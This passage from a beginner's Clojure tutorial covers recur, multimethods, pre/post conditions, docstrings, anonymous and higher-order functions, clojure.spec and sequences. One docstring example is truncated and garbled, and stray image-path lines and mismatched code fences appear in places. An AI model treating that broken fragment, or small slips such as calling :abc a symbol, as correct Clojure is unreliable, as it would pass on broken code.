When substituting values, we get the following:

```
(recur (rest [1 2]) (+ 0 (first [1 2])))
```

Which can be reduced to this:

```
(recur [2] (+ 0 1))
```

and so we get:

```
(recur [2] 1)
```

Since `recur` calls the same function it's in, we can write it as:

```
(sum [2] 1)
```

So now a `sum` is called with `numbers` taking tha value `[2]` and `total` taking the value `1`. Once again `(empty [2])` is `false` and we end up with

```
(recur (rest numbers) (+ total (first numbers)))
```

Which on substitution we get

```
(recur (rest [2]) (+ 1 (first [2])))
```

Now reducing it we get:

```
(recur [] (+ 1 2))
```

Substituting `recur` with `sum` and reducing `(+ 1 2 )` to `3` we get:

```
(sum [] 3)
```

So now `numbers` takes the value `[]` and `total` take the value `3`, now let's plug it into:

```
(if (empty? numbers)
  total
  (recur (rest numbers) (+ total (first numbers))))
```

Here `(empty? numbers)` is `true` and hence `total` must be returned, hence `3` gets returned which is the sum of the vector `[1 2]`.

What if you don't want to pass the `total` and want a function that take a sequence and computes its sum. Take a look at the example below:

```
;; function_collection_sum.clj

(defn sum [numbers total]
  (if (empty? numbers)
    total
    (recur (rest numbers) (+ total (first numbers)))))

(defn collection-sum [collection]
  (sum collection 0))

(println (collection-sum [1 2 3 4 5]))
```

Output

```
15
nil
```

In the above example we have function `collection-sum` that takes a collection, it abstracts away by passing the collection and initial `total` as `0` to the `sum` function which we coded before. `sum` uses recursion to calculate the sum.

9.9. Multimethods

Let's say you pass an argument(s) to a function, based on the passed value, it's determined which function or method is to be called. This technique is called multimethods.

Take a look at the code below, type it and execute it:

```
;; multimethod_factorial.clj

(defmulti factorial identity)
```

```
(defmethod factorial 0 [_]  1)

(defmethod factorial :default [num]
  (* num (factorial (dec num))))

(factorial 0) ; => 1
(factorial 1) ; => 1
(factorial 3) ; => 6
(factorial 7) ; => 5040
```

In the line `(defmulti factorial identity)`, we tell Clojure that we are having a multimethod called `factorial`, the kind of execution path that factorial will take is defined by the `identity` passed to it. Now in the code below, we say if the identity is `0`:

```
(defmethod factorial 0)
```

Then take in the argument:

```
(defmethod factorial 0 [_])
```

We are not going to use the argument anywhere, so it's a convention to use underscore `_` for that, and we tell it to return `1`:

```
(defmethod factorial 0 [_] 1)
```

For any other argument, we use the `:default` keyword:

```
(defmethod factorial :default)
```

We take in the argument as `num`

```
(defmethod factorial :default [num])
```

We return $num \cdot (num - 1)!$ as show below:

```
(defmethod factorial :default [num]
  (* num (factorial (dec num))))
```

This does the trick, and we have clean and elegant code to find factorial of any number.

Now consider the code below:

```
;; without_multimethods.clj

(defn print-welcome-message [person]
  (cond
    (string? person) (println "Welcome" person)
    (vector? person) (println  "Welcome" (first person) "from" (last person))
    (map? person)    (println "Welcome" (person "name") "from" (person "from"))))

(print-welcome-message "Karthik from Chennai")
(print-welcome-message ["Kalam" "Ramanthapuram"])
(print-welcome-message {"name" "Bharathiyaar" "from" "Yettaiyapuram"})
```

Output

```
Welcome Karthik from Chennai
Welcome Kalam from Ramanthapuram
Welcome Bharathiyaar from Yettaiyapuram
```

The function `print-welcome-message` accepts `person` as argument, the `person` could be a string, a vector or map, depending on it, the program extracts data and prints it as shown in the below form:

```
 (cond
    (string? person) (println "Welcome" person)
    (vector? person) (println  "Welcome" (first person) "from" (last person))
    (map? person)    (println "Welcome" (person "name") "from" (person "from")))
```

The same thing is done using multimenthods in the code below. Type it and execute it and I will explain:

```
;; with_multimethods.clj

(defn welcome-person [person]
  (cond
    (string? person) :welcome-person-string
    (vector? person) :welcome-person-vector
    (map? person)    :welcome-person-map))

(defmulti print-welcome-message welcome-person)

(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))

(defmethod print-welcome-message :welcome-person-vector [person]
  (println  "Welcome" (first person) "from" (last person)))

(defmethod print-welcome-message :welcome-person-map [person]
  (println "Welcome" (person "name") "from" (person "from")))
```

```
(print-welcome-message "Karthik from Chennai")
(print-welcome-message ["Kalam" "Ramanthapuram"])
(print-welcome-message {"name" "Bharathiyaar" "from" "Yettaiyapuram"})
```

Output

```
Welcome Karthik from Chennai
Welcome Kalam from Ramanthapuram
Welcome Bharathiyaar from Yettaiyapuram
```

First you have a multimethod definition:

```
(defmulti print-welcome-message welcome-person)
```

The above statement means, the multimethod name is `print-welcome-message`, and what method / execution path should be called will be decided by the function `welcome-person`. So here we are having a function that decides what method must be called.

Now let's see what's there in `welcome-person`:

```
(defn welcome-person [person]
  (cond
    (string? person) :welcome-person-string
    (vector? person) :welcome-person-vector
    (map? person)    :welcome-person-map))
```

So `welcome-person` accepts `person` as argument, and it tells what code should be executed by returning keyword that points to the execution.

Now let's look at the definition of methods:

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))

(defmethod print-welcome-message :welcome-person-vector [person]
  (println  "Welcome" (first person) "from" (last person)))

(defmethod print-welcome-message :welcome-person-map [person]
  (println "Welcome" (person "name") "from" (person "from")))
```

Let's take fist one

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))
```

So in `welcome-person`, if `person` is of type string then it returns `:welcome-person-string`, the code for this is written above. First we have `defmethod`:

```
(defmethod)
```

Followed by the multimethod name:

```
(defmethod print-welcome-message)
```

Then we have the keyword that's been determined by `welcome-person`, in this case if `person` is a string this particular code is called:

```
(defmethod print-welcome-message :welcome-person-string)
```

Followed by the passed argument `person`:

```
(defmethod print-welcome-message :welcome-person-string [person])
```

then finally we have the body of the function `(println "Welcome" person)`:

```
(defmethod print-welcome-message :welcome-person-string [person]
  (println "Welcome" person))
```

So depending on the data type `welcome-person` returns different keywords thus triggering execution of different `defmethods`. We neatly tick away different executions in different methods thus keeping our code simple and manageable.

9.10. Pre and Post Condition Checking

Functions need data to operate on (well almost all of them). If the data is not passed in right format, then the function might cease to work. It's a good idea to check the data passed to a function. For that Clojure provides a `pre` hook. Let's learn how it works using an example. Type the code below.

```
;; function_pre.clj

(defn sum [a b]
  {:pre [(number? a) (number? b)]}
  (+ a b))

(println (sum 4 5))
```

```
;; (println (sum "4" 5)) ;; Thows an error
```

When you execute `(println (sum 4 5))`, it works, whereas `(println (sum "4" 5))` throws an error. This is because of the following code snippet in `sum`:

```
{:pre [(number? a) (number? b)]}
```

So this is just a map with a key named `:pre`. This pre can check many things, so we pass many things as a vector to it. The first one being, we check if the first argument `a` is a number using the condition `(number? a)`, the second one we check if the second argument `b` is a number using `(number? b)`. The function body is executed only if all the conditions passed inside the vector are true.

For `(sum 4 5)`, `a` is `4` and `b` is `5`, so the function `sum` executes. For `(sum "4" 5)`, "4" is a string hence `(number? a)` becomes false, and it throws an error.

When it's needed for one to check if returned value has some particular data format / structure, then we could use a `post` hook as shown below:

```
;; function_post.clj

(defn sum [a b]
  {:post [(number? %)]}
  "45")

(defn sum-without-post [a b]
  "45")

(println (sum-without-post 4 5))
(println (sum 4 5)) ;; ; Assert failed: (number? %)
```

Type the code above and execute. In the above example, both `sum` and `sum-without-post` returns a string `"45"`. If you execute `(sum-without-post 4 5)`, it just runs, but as a human one would expect sum of two numbers to be a number, whereas `(sum 4 5)` throws an error because it returns a string and the `post` hook:

```
{:post [(number? %)]}
```

Expects the returned output (represented by percent `%` sign) to be a number.

Now let's see `pre` and `post` hooks in action:

```
;; function_pre_post.clj

(defn sum [a b]
  {:pre [(number? a) (number? b)]
```

```
   :post [(number? %)]}
  (+ a b))

(println (sum 4 5))
```

What do you think will happen if we call `(sum 4 "5")` in above code?

9.11. Docstring

Documenting stuff is very important in programming. Clojure provides a way to document functions (which are first class citizens in this language). So look at the code below:

~~~clojure
;; docstring.clj

(defn sum
  "Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage**

   ```clojure
   (sum 4 5) ;; returns 9
   ~~~
  "
  [a b]
  {:pre [(number? a) (number? b)]}
  (+ a b))

(println (sum 4 5))
```

Right after `(def sum` we have this string:

```
"Adds two numbers passed as arguments.

  The arguments should be numbers.

  **Usage**

  ```clojure
  (sum 4 5) ;; returns 9
  ```
"
```

This string is nothing but documentation for the function. Note how I have used **`Usage`**, I have used mark down format. I have also used something like this in the doc string:
```

~~~
```clojure
(sum 4 5) ;; returns 9
```
~~~


This tells to highlight `(sum 4 5)

returns 9` as Clojure code.

One can access documentation for `sum` using the `doc` function as shown:

~~~
clj꞉user꞉> (doc sum)
-------------------------
user/sum
([a b])
  Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage**

   ```clojure
   (sum 4 5) ;; returns 9
   ```

nil
~~~

Or better in my VSCodium, all I just need to do is to hover over the function and I get a really neat looking documentation as a popup as shown:



~~~
;; docstring.clj

(defn sum
  "Adds two numbers passed as arguments.

   The arguments should be numbers.

   **Usage

   ```cloj
   (sum 4
   ```

  "
  [a b]
  {:pre [(
  (+ a b))

(println (sum 4 5))
~~~

```
user/sum
[a b]
Adds two numbers passed as arguments.

The arguments should be numbers.

Usage

(sum 4 5) ;; returns 9
/Users/karthik/code/clojure_book_code/docstring.clj
```

9.12. Anonymous Functions

It is possible to define a function without a name, try out the code below:

```
;; anonymous_function.clj

(def print-something
  (fn [something]
    (println something)))

(print-something "something is better than nothing")
```

Output

```
something is better than nothing
```

Look at this snippet:

```
(fn [something]
  (println something))
```

This actually returns a function that accepts a single argument called something, and when something is passed with a value it prints it. Note that the function returned in above snippet of code has no name. It's like a newly born baby. It's a function, but we have no way to identify it.

Now this anonymous function can be given a name by attaching it to a variable like this:

```
(def print-something
  (fn [something]
    (println something)))
```

In the above snippet of code, the anonymous function that prints something is defined to a name print-something, so from now on we can use it like (print-something "something is better than nothing").

In fact, the defn in Clojure means fn function that's been def defined or attached to a variable.

In short we can write this:

```
(def print-something
  (fn [something]
    (println something)))
```

like this:

```
(defn print-something [something]
    (println something))
```

and it would work fine.

9.13. Functions returning functions

One may be wondering what's the use of anonymous functions, well take a look at the example below and execute it:

```
;; function_returning_function.clj

(defn multiplier [multiply-with]
  (fn [number]
    (* number multiply-with)))

(def double-it
  (multiplier 2))

(def triple-it
  (multiplier 3))
```

```
(double-it 21)

(triple-it 14)
```

When (double-it 21) is run, it returns 42, now let's look at the definition of double it:

```
(def double-it
  (multiplier 2))
```

Well, in the above code, double-it is assigned to the output of (multiplier 2), since double-it acts like a function, then (multiplier 2) should return a function, so let's look at the source of multiplier:

```
(defn multiplier [multiply-with]
  (fn [number]
    (* number multiply-with)))
```

Now take a look at what multiplier returns:

```
(fn [number]
  (* number multiply-with))
```

It returns a function as shown above, now if we replace multiply-with with 2, we get as shown:

```
(fn [number]
  (* number 2))
```

So in the above code, we have a function that takes a number and returns its product with 2. Now plug it in double-it:

```
(def double-it
  (multiplier 2))
```

we get:

```
(def double-it
  (fn [number]
    (* number 2)))
```

In short we can write it as:

```
(defn double-it [number]
    (* number 2))
```

So what we have done is, in `multiplier`, we are building functions and returning it, and we are giving a name to it. Don't you think it's a powerful concept?

Chapter 10. Spec

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/spec.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Clojure's code is nothing but functions manipulating data. Data can be of any type like String, Number, Map, Vector, Set and so on. When data of the right type and format is not given to a function, the function might not work properly. So Clojure has inbuilt libraries that help you to check the data type, these are called spec. May be one could you them in pre-condition checking to see if the received data is of the right type and format, and you can use it in post condition checking to see if the returned data is of the right type and format.

So in order to use spec, let's require it:

```
(require '[clojure.spec.alpha :as s])
```

Now we have required `spec` as `s`, so rather than calling functions like `spec/something`, we can call it as `s/something` from now on.

Let's now see how to check if something is a string:

```
(s/valid? string? "Hello")
```

Output

```
true
```

So, if you see the above code, we use a function called `s/valid?` and we pass a function called `string?`, which gives true or false if the passed argument is string or not. Now as a second argument to `s/valid?` we give `"Hello"`. `s/valid?` applies the function `string?` to the argument `"Hello"`, it returns `true` and hence `s/valid?` returns `true`.

Let's say we want to see 42 is a string, we specify it as follows:

```
(s/valid? string? 42)
```

Output

```
false
```

Since `(string?  42)` returns `false`, `(s/valid? string? 42) ` also returns false, thus failing the validation.

Below is the code to check if the passed argument is a number:

```
(s/valid? number? 42)
```

Output

```
true
```

For that to `s/valid?` we pass the function `number?` as first argument, and `42` as second argument. Since 42 is a number, `(number? 42)` returns `true` and `(s/valid? number? 42)` also returns `true`.

Similarly, below we check if `123` is an integer:

```
(s/valid? integer? 123)
```

Output

```
true
```

We check if `123.45` is double in the code below:

```
(s/valid? double? 123.45)
```

Output

```
true
```

Think of double as a number having a decimal point. In the below code 123 does not have a decimal point, so the check that it's a double fail's:

```
(s/valid? double? 123)
```

Output

```
false
```

We can also check for collections or sequences, we check if `[1 2 3]` is a vector, which is true:

```
(s/valid? vector? [1 2 3])
```

Output

```
true
```

We check if passed argument is a map:

```
(s/valid? map? { 1 "one" 2 "two"})
```

Output

```
true
```

Below we check for set:

```
(s/valid? set? #{:apple :orange})
```

Output

```
true
```

We check for keyword:

```
(s/valid? keyword? :ubuntu)
```

Output

```
true
```

Say we want to check if something is a valid percentage, say in a grading system, a student can have grades from 0% to 100%, and he cannot have something negative, or something greater than 100. For that let's write a function:

```
(def valid-%? (s/and number? #(>= % 0) #(<= % 100)))
```

Output

```
#'user/valid-%?
```

So a percentage mark should be a number, so we get a code like this:

```
(number?)
```

and it should be greater than zero, so for the **and**, we use spec's `and` function:

```
(s/and
  number?
  ;; something to check if it's greater than zero
)
```

To check if it's greater than or equal to zero, let's write an anonymous function:

```
(s/and
  number?
  #(>= % 0)
)
```

Now it should be less than or equal to 100, so for the and, we write a function and add it to the form as shown:

```
(s/and
  number?
  #(>= % 0)
  #(<= % 100)
)
```

Now let's define the entire stuff to some variable, I would call this variable valid percent, and it will be written like `valid-%?`, so the final code will look like this:

```
(def valid-%?
  (s/and
    number?
    #(>= % 0)
    #(<= % 100)))
```

To show that you are professional Clojure programmer, you will put all in one line like this:

```
(def valid-%? (s/and number? #(>= % 0) #(<= % 100)))
```

So we have got our `valid-%?`, now let's use it.

```
(s/valid? valid-%? 85)
```

Output

```
true
```

In the code above, 85 is a number, and it lies between 0 and 100, so it’s a valid percentage and hence we get the output as `true`. In the example below, 105% makes no sense in grading, and hence it returns `false`.

```
(s/valid? valid-%? 105)
```

Output

```
false
```

Similarly -15 is less than 0, so the below example returns `false`.

```
(s/valid? valid-%? -15)
```

Output

```
false
```

Exercise

Write a spec named `string-or-symbol?`, it must work like this:

```
(s/valid? string-or-symbol? "abc") ;; true
(s/valid? string-or-symbol? :abc) ;; true
(s/valid? string-or-symbol? 42) ;; false
```

For this exercise, one my take a look at https://clojuredocs.org/clojure.spec.alpha/or

10.1. Specing collection

So let’s see how to spec collections, in the example below, we define `string-collection?`

```
(def string-collection? (s/coll-of string?))
```

Output

```
#'user/string-collection?
```

So it's defined as follows `(s/coll-of string?)`, so the `coll-of` is a spec function, and it's been told to check if all in a collection are of the type `string?`. Now let's apply `string-collection?` on vector of strings:

```
(s/valid? string-collection? ["Hi" "Hello"])
```

Output

```
true
```

And it passes. Note that we pass `string-collection?` as an argument to `valid?`, and as a second argument we pass the array of strings `["Hi" "Hello"]`.

Now let's get bit more complicated and check if an array contains numbers and strings, look at the code below:

```
(def number-or-string? (s/or :number number? :string string?))
```

Output

```
#'user/number-or-string?
```

So in the above code we define `number-or-string?`, concentrate on this piece of code:

```
(s/or :number number? :string string?)
```

In the above code we use `or` function in spec, and to it, we pass four arguments, the first two being `:number number?`, and the second two being `:string string?`. Don't get confused by the pair of keyword and function being passed as arguments now, you will understand why so soon. So the `or` receives `number?` and `string?` as arguments, prepended by keywords, so it passes when it either encounters a number or a string.

Let's put it into action, here I am testing it on a number, and it passes:

```
(s/valid? number-or-string? 1)
```

Output

```
true
```

I test it on string and it passes too:

```
(s/valid? number-or-string? "Hi")
```

Output

```
true
```

Now if I want to check if a collection only has number or string I write a code as shown:

```
(def number-or-string-collection? (s/coll-of number-or-string?))
```

Output

```
#'user/number-or-string-collection?
```

In the above code we pass `number-or-string?` to `coll-of` which turns it into a collection checker, it's been defined to `number-or-string-collection?`, so from now on `number-or-string-collection?` will check if collection contains numbers and strings, if it contains anything other than that, it will fail.

So the below collection / vector contains numbers and string and so it passes `number-or-string-collection?`:

```
(s/valid? number-or-string-collection? [1 "Hi" "India" 42])
```

Output

```
true
```

The below vector contains a keyword and so it fails:

```
(s/valid? number-or-string-collection? [1 "Hi" "India" 42 :keyword])
```

Output

```
false
```

10.2. Inspecting Collections

Now let's see how to inspect data in collection, say we have a vector that contains details of a person, say name, age and gender, let's see how to do it.

So the name will be a string, so we have something like this:

```
:name string?
```

The age will be a number, so let’s add it too:

```
:name string? :age number?
```

Since I am in India, we have only three genders here, so I safely assume we can represent it with few keywords, so the cod becomes like this:

```
:name string? :age number? :gender keyword?
```

Now I pass these six things above to a function called `cat` [1] in Clojure spec and we gt a code as shown:

```
(s/cat :name string? :age number? :gender keyword?)
```

Now let’s give the chunk of code above a name, let’s name it as `valid-person-vector?`

```
(def valid-person-vector? (s/cat :name string? :age number? :gender keyword?))
```

Output

```
user/valid-person-vector?
```

So now if you pass a vector to `valid-person-vector?` which has a string, number and a keyword it passes:

```
(s/valid? valid-person-vector? ["Karthik" 40 :male])
```

Output

```
true
```

Else it would fail.

Now let’s look at checking maps, let’s say the maps should have certain keys, for that we can use the `keys` [2] function in spec.

```
(def valid-person-map?
  (s/keys :req-un [::name
                   ::age
                   ::gender]))
```

Output

```
#'user/valid-person-map?
```

I am not sure what's the full form of `:req-un` passed to the `keys`, but after the `:req-un`, we pass a vector which contains all the keys that a map should have, and so we get `(s/keys :req-un [::name ::age ::gender])`. I think the double colon in the keywords is to indicate that they belong to this name space. I don't understand it well, if you don't, don't worry much now. So we assign a name to it, and call it ` valid-person-map?`, and hence we finally get this code:

```
(def valid-person-map?
  (s/keys :req-un [::name
                   ::age
                   ::gender]))
```

Now let's use it to check a map:

```
(s/valid? valid-person-map? {:name "Karthik"
                             :age 40
                             :gender :male})
```

Output

```
true
```

The map in the code above passes because it contains the keys `:name`, `:age`, and `:gender`.

10.3. Checking Maps

Let say we want to check maps. A map has keys, so we need to check if the required keys exist. The key will be mapped to data, so we need to check if the data conforms to some rules. Let's say the map needs to have a key named ':name' and it should map to a string value, then we can spec it as shown:

```
(s/def ::name string?)
```

Output

```
:user/name
```

Let’s say the map needs to have a key named ':age' and it should map to an integer value, then we can spec it as shown:

```
(s/def ::age int?)
```

Output

```
:user/age
```

Let’s say the map needs to have a key named ':gender' and it should map to a keyword value, then we can spec it as shown:

```
(s/def ::gender keyword?)
```

Output

```
:user/gender
```

So now let’s combine the above three specs and name it into a spec called `::person`

```
(s/def ::person (s/keys :req-un [::name ::age ::gender]))
```

Output

```
:user/person
```

Note how we use `(s/keys :req-un [::name ::age ::gender])`, which means, in the code above `::person` will check for map that has key called `:name` which maps to a string value, the map must contain `:age` which must map to an integer value, and it must contain a key which is a keyword `:gender` and it must map to another keyword.

Now let’s test it out:

```
(s/valid? ::person {:name "Karthik"
                    :age 40
                    :gender :male})
```

Output

```
true
```

And it passed. Now let’s change `:age` to `"40"` and test it out:

```
(s/valid? ::person {:name "Karthik"
                    :age "40"
                    :gender :male})
```

Output

```
false
```

It fails.

10.4. Explaining Spec

Clojure gives a spec function called `explain` that tells in somewhat human friendly way why something failed a spec validation.

See the example below:

```
(s/explain number? "42")
```

Output

```
"42" - failed: number?
```

See the output, see how the `explain` explains a bit.

For specs that pass, explain give out a `Success!` as shown:

```
(s/explain number? 42)
```

Output

```
Success!
```

```
(s/explain number-or-string? "56")
```

Output

```
Success!
```

See how explain says `:56` is a neither a number nor a string below:

```
(s/explain number-or-string? :56)
```

Output

```
:56 - failed: number? at: [:number]
:56 - failed: string? at: [:string]
nil
```

Now let’s make `number-or-string?` pass the spec now:

```
(s/explain number-or-string? 56)
```

Output

```
Success!
nil
```

10.5. Conform

There is also another function called `conform` which checks if a data conforms to a spec. See the example below what happens when data conforms to a spec:

```
(s/conform number? 42)
```

Output

```
42
```

`conform` throws an invalid if something is not conforming to a spec:

```
(s/conform number? "42")
```

Output

```
clojure.spec.alpha/invalid
```

```
(s/conform number-or-string? :56)
```

Output

```
:clojure.spec.alpha/invalid
```

10.6. Using Spec In Functions

If one is wondering why these specs, and why so much of functionality is built into the spec library, then this is the answer:

In Clojure we usually don't use objects to passed to functions, we prefer simple data types like vector, maps, sets etc. So when such thing is done, we need to check the integrity and conformity of data, specs are very useful for that.

Take a look at the examples below:

```
(defn add-two-numbers [a b]
  {:pre [(s/valid? number? a)
         (s/valid? number? b)]}
  (+ a b))
```

```
(add-two-numbers 3 5)
```

Output

```
8
```

```
(add-two-numbers 3 "5")
```

Output

```
; Execution error (AssertionError) at user/add-two-numbers (REPL:100).
; Assert failed: (s/valid? number? b)
```

We are checking in `:pre` hook if the passed arguments to function `a` and `b` are numbers or not, if not the function does not execute as you can see from the output:

```
; Execution error (AssertionError) at user/add-two-numbers (REPL:100).
; Assert failed: (s/valid? number? b)
```

for `(add-two-numbers 3 "5")`.

Similarly, in the `:post` hook we can check the integrity of returned data so that the data does not break the code down the line.

[1] https://clojuredocs.org/clojure.spec.alpha/cat

[2] https://clojuredocs.org/clojure.spec.alpha/keys

Chapter 11. What is Clojure code

Clojure is a dialect of Lisp. Lisp stands for list processing. That is almost all Clojure code is a list data structure. In lisp, program is a data structure, and data structure could be treated as a program, which gives it enormous power.

Clojure's code follows one pattern and that is this:


```
(function-name argument-1 .... argument-n)
```

See above how everything is enclosed in `(` and `)` which is a list data structure, and as a list processing language Clojure has the knowledge to process it.


Let's consider the following example:

```
(* 5 (+ 1 2 3))
```

The above list could be represented as following, the `*` function receives two arguments, the first one is `5` and the second one is (+ 1 2 3). This can be diagrammatically represented as follows:



Now look at the deepest blue dots, that is `1`, `2` and `3`, they feed into the `+` function and gets reduced to 6, so we get a new data structure as shown:



This can be written as shown:

(* 5 6) in lisp. That is `5` and `6` gets fed into `*` function which multiplies it, and we get `30` as output.

Because Clojure is lisp, it has excellent uniformity in code, unlike Object-Oriented languages one may need not remember complex syntax, it's light on your brain freeing your other neurons to tackle the business problems.

Chapter 12. Sequence

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/sequence.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

In Clojure, `count` counts the number of elements in a list.

```
(count '(1 2 3 4))
```

Output

```
4
```

It counts the number of elements in a vector.

```
(count [1 2 3 4])
```

Output

```
4
```

It also works for set.

```
(count #{1 2 3 4})
```

Output

```
4
```

And, for maps too.

```
(count {:one 1 :two 2 :three 3 :four 4})
```

Output

```
4
```

Now one has to think if `count` looks at the type of argument passed to it and for each type calls a different algorithm, or does it work smart by converting the passed argument into a common data type and counting it.

Well, there is a function called `seq` [1], which converts all the above data types to a list:

```
(seq '(1 2 3 4))
```

Output

```
(1 2 3 4)
```

```
(seq [1 2 3 4])
```

Output

```
(1 2 3 4)
```

```
(seq #{1 2 3 4})
```

Output

```
(1 4 3 2)
```

```
(seq {:one 1 :two 2 :three 3 :four 4})
```

Output

```
([:one 1] [:two 2] [:three 3] [:four 4])
```

Now all count needs to do is to count elements in a list as shown:

```
(count '(1 2 3 4))
```

Output

```
4
```

```
(count '([:one 1] [:two 2] [:three 3] [:four 4]))
```
